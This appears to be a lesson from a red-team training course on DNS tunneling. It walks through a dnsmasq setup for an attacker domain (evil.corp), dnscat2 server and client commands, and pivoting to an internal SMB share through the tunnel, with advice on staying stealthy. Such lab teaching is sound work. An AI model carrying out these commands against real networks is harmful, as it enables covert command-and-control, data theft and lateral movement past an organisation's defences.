

Understanding DNS Tunneling
In modern networks, DNS is one of the most trusted and least restricted protocols. From an attacker’s point of view, this makes it an attractive channel for covert communication, data exfiltration, and even command-and-control (C2). To understand DNS tunneling, we first need to understand how normal DNS resolution works—and then see how it can be abused.
How DNS Normally Works

IP addresses are not human-readable. When a user or an application wants to access a domain such as www.example.com, it must first resolve that domain to an IP address. This is done through DNS (Domain Name System).
Most systems send DNS queries to a recursive resolver, usually provided by the ISP or configured by the organization. This resolver already knows the addresses of root name servers and handles the full resolution process on behalf of the client.
The resolution flow looks like this:
- The client asks the recursive resolver for
www.example.com. - The resolver queries the TLD (Top-Level Domain) name server responsible for
.com. - The
.comTLD server responds with the address of the authoritative name server forexample.com. - The resolver then queries that authoritative server for
www.example.com. - The authoritative server returns the corresponding A record (IP address).
All of these requests and responses typically happen over UDP port 53, in clear text.
DNS in an Enterprise Environment
In many organizations, internal systems—such as database servers—do not query the internet directly. Instead, they send DNS requests to an internal DNS server, which then forwards or resolves queries externally as needed.
This internal DNS server becomes a gateway between the restricted internal network and the open internet. From an attacker’s perspective, this gateway is a potential tunnel.
Attacker-Controlled DNS Infrastructure
In our scenario, we assume the attacker controls:
- An external DNS server on the internet
- A registered domain, for example:
evil.corp - This DNS server is configured as the authoritative name server for that domain

The compromised database server inside the organization cannot directly reach the attacker’s DNS server. However, it can send DNS queries to the internal DNS server, which can resolve external domains.
Our goal is to observe how DNS requests originating from the database server travel through the internal DNS server and eventually reach the attacker-controlled authoritative DNS server. Using this path, we can:
- Exfiltrate data from the internal network (outbound)
- Infiltrate data into the internal network (inbound)
Using TXT Records for Data Infiltration
DNS supports multiple record types. One particularly useful type for attackers is the TXT record, which can store arbitrary strings.
We use dnsmasq to create a simple authoritative DNS server.
dnsmasq Configuration
We create a file named dnsmasq.conf with the following contents:
# Do not read /etc/resolv.conf or /etc/hosts
no-resolv
no-hosts

# Define the authoritative zone
auth-zone=evil.corp
auth-server=evil.corp

# TXT record used for data delivery
txt-record=www.evil.corp,some_secrets
This configuration ensures that:
- The server is authoritative for
evil.corp - Any TXT query for
www.evil.corpreturns a predefined string
This allows us to infiltrate data into the internal network by embedding information in DNS responses.
Running the Attacker DNS Server
We start the DNS server in the foreground to observe traffic clearly:
$ sudo dnsmasq -C dnsmasq.conf -d-Cspecifies the configuration file-ddisables daemon mode and runs in the foreground
Verifying DNS Configuration on the Compromised Server
On the compromised database server, we first check which DNS server is configured:
$ resolvectl status

Global
       DNS Servers: 10.10.10.30
        DNS Domain: corp.local

Link 2 (eth0)
       Current Scopes: DNS
       DNS Servers: 10.10.10.30
This confirms that the database server uses the organization’s internal DNS server at 10.10.10.30.
Triggering a TXT Record Query
Now we send a DNS query from the database server:
$ nslookup -type=txt www.evil.corp

Server:         10.10.10.30
Address:        10.10.10.30#53

Non-authoritative answer:
www.evil.corp   text = "some_secrets"
This result proves an important point:
- The DNS request originated from inside the organization
- It passed through the internal DNS server
- It reached the attacker-controlled external DNS server
- The response successfully delivered data back to the internal host
This is a working DNS-based infiltration channel.
Sending Binary Data via DNS
DNS is text-based, but binary data can still be transferred by encoding it:
- Base64 encoding
- ASCII hex encoding
The compromised host can decode the received data back into its original binary form after receiving the TXT record response.
DNS Tunneling with dnscat2
For a more complete and interactive DNS tunnel, attackers often use tools such as dnscat2.
What dnscat2 Provides
- Data exfiltration using DNS subdomain queries
- Data infiltration using TXT records
- Encrypted payloads
- Interactive sessions over DNS
Setting Up the dnscat2 Server
The dnscat2 server must run on the authoritative DNS server for the attacker’s domain:
$ dnscat2-server evil.corpThis command starts listening on UDP port 53 on all interfaces.
Running the dnscat2 Client on the Compromised Host
After transferring the client binary to the compromised machine, we execute:
$ ./dnscat evil.corpAt this point, a DNS-based session is established between the internal host and the attacker.
This tunneling method is not stealthy. Large volumes of TXT, CNAME, or MX records are highly visible in DNS logs. However, all dnscat2 payloads are encrypted, which limits content inspection.
Interacting with the dnscat2 Session
From the dnscat2 server console:
dnscat2> windows       # List active windows and sessions
dnscat2> window -i 1

command (postgres_db) 1> ?       # List available commands

command (postgres_db) 1> listen --help       # View help for the listen command:
Pivoting to Internal Services via DNS
We can use the DNS tunnel to forward traffic to internal services.
For example, forwarding SMB traffic:
command (pgdatabase01) 1> listen 127.0.0.1:4455 172.16.50.20:445This creates a listener on the attacker’s DNS server:
- Local port:
127.0.0.1:4455 - Forwarded to: internal SMB server
172.16.50.20:445
Accessing Internal SMB Shares Through the Tunnel
On the attacker’s machine:
$ smbclient -p 4455 -L //127.0.0.1 -U share_admin --Password: easypass123Despite strict network segmentation, SMB access to an internal server is now possible—entirely over DNS.
Conclusion
DNS tunneling exploits one of the most trusted and least-monitored protocols in modern networks, transforming routine name resolution queries into a stealthy channel for command-and-control, data exfiltration, and even pivoting to segmented internal resources. From a red team perspective, this technique is particularly valuable in environments with strict outbound firewall rules, as DNS traffic is rarely blocked and often escapes detailed inspection. Mastering DNS tunneling provides a reliable method to maintain persistent access and move laterally in highly defended networks.
Key Takeaways
- DNS is frequently allowed outbound from even the most restricted hosts, making it an ideal covert channel for attackers.
- TXT records are especially useful for data infiltration due to their ability to carry arbitrary strings, while subdomain queries enable exfiltration.
- Tools like dnscat2 offer encrypted, interactive sessions over DNS, supporting real-world C2 and port forwarding capabilities.
- Encoding binary data (e.g., via Base64) allows transfer of files or payloads despite DNS being text-based.
- DNS tunneling enables access to internal services behind network segmentation by forwarding traffic through the tunnel.
- While powerful, heavy use generates noticeable log anomalies, emphasizing the need for careful operational discipline.
Mastering DNS tunneling in controlled lab environments is essential for developing real-world red team skills while deepening defensive understanding. Always prioritize operational security by limiting query volume and blending with legitimate traffic to remain stealthy. Consider chaining DNS tunneling with other post-exploitation techniques—such as credential dumping or living-off-the-land binaries—to build resilient access chains. Remember to practice these methods only in authorized environments or personal labs, adhering strictly to legal and ethical boundaries.
Module Progress: 5. Port Forwarding & Tunneling
-
1 Overview
- Reading Now